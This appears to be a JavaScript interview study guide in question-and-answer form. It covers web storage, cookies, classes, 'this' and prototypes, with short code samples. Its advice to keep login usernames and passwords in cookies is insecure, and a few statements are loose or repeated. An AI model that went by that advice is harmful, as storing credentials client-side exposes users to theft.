

Q. What are cookies? How do you create and read cookies?

Q. What is the difference between cookies and web storage?

Q. When to use cookies and when to use web storage?


Q. What is a **window object**?

- ❖ The Window object represents a **window in browser**.
- ❖ Window object serves as the **entry point** for interacting with the browser.
- ❖ It is not the object of javascript.




Q. What are **Browser APIs** in JS? **V. IMP.**

- ❖ Browser APIs (Application Programming Interfaces) in JavaScript are **a collection of built-in interfaces and methods** provided by web browsers.




Q. What is **Web Storage**, and its use? How many **types** of web storage are there? **V. IMP.**

❖ The Web Storage is used to **store data locally** within the browser.



❖ 5 uses of web storage:

1. Storing **user preferences** or settings. *(for eg: theme selection(dark/ light), language preference etc.*
2. **Caching** data to improve performance.
3. Remembering User Actions and **State**.
4. Implementing **Offline** Functionality.
5. Storing Client-Side **Tokens**.



Q. What is **Local Storage**? How to **store**, **retrieve** and **remove** data from it?

❖ LocalStorage is a web storage feature provided by web browsers that allows web applications to **store key-value pairs of data locally** on the user's device.

❖ Uses of local storage:


1. Storing user preferences like language preference.
2. Caching data to improve performance.
3. Implementing Offline Functionality.
4. Storing Client-Side Tokens.

```
// Storing data in localStorage
localStorage.setItem('key', 'value');

// Retrieving data from localStorage
const value = localStorage.getItem("key");

// Removing single item from localStorage
localStorage.removeItem("key");

// Clearing all data in localStorage
localStorage.clear();
```



Q. What is **Session Storage**? How to **store**, **retrieve** and **remove** data from it?

❖ SessionStorage is a web storage feature provided by web browsers that allows web applications to **store key-value pairs of data locally** on the user's device.

❖ Uses of session storage:


1. Storing Form Data.
2. Storing Temporary Data.
3. Maintaining shopping cart list.
4. Implementing Step-by-Step Processes.

```
// Storing data in sessionStorage
sessionStorage.setItem('key', 'value');

// Retrieving data from sessionStorage
const value = sessionStorage.getItem('key');

// Removing an item from sessionStorage
sessionStorage.removeItem('key');

// Clearing all data in sessionStorage
sessionStorage.clear();
```



Q. What is the difference between **LocalStorage** and **SessionStorage**?

Local Storage	Session Storage
1. Data stored in LocalStorage is accessible across multiple windows, tabs, and iframes of the same origin (domain).	Data stored in SessionStorage is specific to a particular browsing session and is accessible only within the same window or tab.
2. Data stored in LocalStorage persists even when the browser is closed and reopened.	Data stored in SessionStorage is cleared when browser window or tab is closed.
3. Data stored in LocalStorage has no expiration date unless explicitly removed.	Data stored in SessionStorage is temporary and lasts only for the duration of the browsing session.

Q. How much **data** can be stored in localStorage and sessionStorage?

- ❖ **5-10MB per origin(approx)**

- ❖ It varies with browsers

1. Google Chrome: 10MB per origin



2. Mozilla Firefox: 10MB per origin

3. Safari: 5MB per origin

4. Microsoft Edge: 10MB per origin.

Q. What are **cookies**? How do you **create** and **read** cookies?

- ❖ Cookies are **small pieces of data** that are stored in the user's web browser.



```
// Creating multiple cookies
document.cookie = "cookieName1=cookieValue1";
document.cookie = "cookieName2=cookieValue2";
document.cookie = "cookieName3=cookieValue3";

const cookieValue = getCookie("cookieName3");
console.log(cookieValue);

// Function to get cookie by cookie name
function getCookie(cookieName) {
  const cookies = document.cookie.split("; ");
  for (let i = 0; i < cookies.length; i++) {
    const cookie = cookies[i].split("=");
    if (cookie[0] === cookieName) {
      return cookie[1];
    }
  }
  return "";
}
```

Q. What is the difference between **cookies** and **web storage**?

Cookies	Web Storage(Local/ Session)
1. Cookies have a small storage capacity of up to 4KB per domain.	Web storage have a large storage capacity of up to 5-10MB per domain.
2. Cookies are automatically sent with every request .	Data stored in web storage is not automatically sent with each request.
3. Cookies can have an expiration date set.	Data stored in web storage is not associated with an expiration date.
4. Cookies are accessible both on the client-side (via JavaScript) and server-side (via HTTP headers). This allows server-side code to read and modify cookie values.	Web Storage is accessible and modifiable only on the client-side.

Q. When to **use cookies** and when to use **web storage**?

❖ Uses cookies when:

1. If you need to access the stored data on the server-side.
For example, **username and password** in login forms.
2. When you want to do **cross-domain data sharing**.

❖ Uses web storage when:

1. If you need to **store larger amounts of data**.
2. For **simpler** and more efficient way to store and retrieve data compared to cookies.

Chapter 17: Classes, Constructors, this & Inheritance



Q. What are Classes in JS?

Q. What is a constructor?

Q. What are constructor functions?

Q. What is the use of this keyword?

Q. Explain the concept of prototypal inheritance?

Q. What are **Classes** in JS?

- ❖ Classes serve as **blueprints** for creating objects and define their structure and behavior.
- ❖ Advantages of classes:
 1. Object Creation
 2. Encapsulation
 3. Inheritance
 4. Code Reusability
 5. Polymorphism
 6. Abstraction

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}
```

```
// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

```
// Accessing properties and calling methods
console.log(person1.name); // Output: "Alice"
person2.sayHello(); // Output: "Bob - 30"
```

Q. What is a **constructor**?

- ❖ Constructors are special methods within classes that are **automatically called** when an object is created of the class using the `new` keyword.

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}

// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

Q. What are **constructor functions**?

- ❖ constructor functions are a way of **creating objects** and initializing their properties.

```
// class example
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  sayHello() {
    console.log(`${this.name} - ${this.age}`);
  }
}
```

```
// Creating objects from the class
var person1 = new Person("Alice", 25);
var person2 = new Person("Bob", 30);
```

```
//Constructor function
function Person(name, age) {
  this.name = name;
  this.age = age;
}
```

Q. What is the use of **this** keyword?

- ❖ this keyword provides a way to access the **current object or class**.

```
// class example
class Person {
  constructor(name) {
    this.name = name;
  }
  sayHello() {
    console.log(`${this.name}`);
  }
}

var person1 = new Person("Happy")
console.log(person1.name);
```

```
// constructor function
function Person(name, age) {
  this.name = name;
  this.age = age;
}
```

Q. Explain the concept of **prototypal inheritance**?

- ❖ Prototypal inheritance allows objects to inherit **properties and methods** from parent objects.

```
// Parent object (prototype)
const vehicle = {
  type: 'Car',
  drive() {
    console.log('Driving...');
  }
};
```

```
// Creating a child object using Object.create()
const bmw = Object.create(vehicle);
```

```
console.log(bmw.type); // Output: Car
bmw.drive(); // Output: Driving...
```

Chapter 18: ECMAScript & Modules



Q. What is ES6? What are some new features introduced by it?

Q. What are Modules in JS?

Q. What is the role of export keyword?

Q. What are the advantages of modules?


Q. What is the difference between named exports and default exports?

Q. What is the difference between static and dynamic imports?

Q. What are module bundlers?

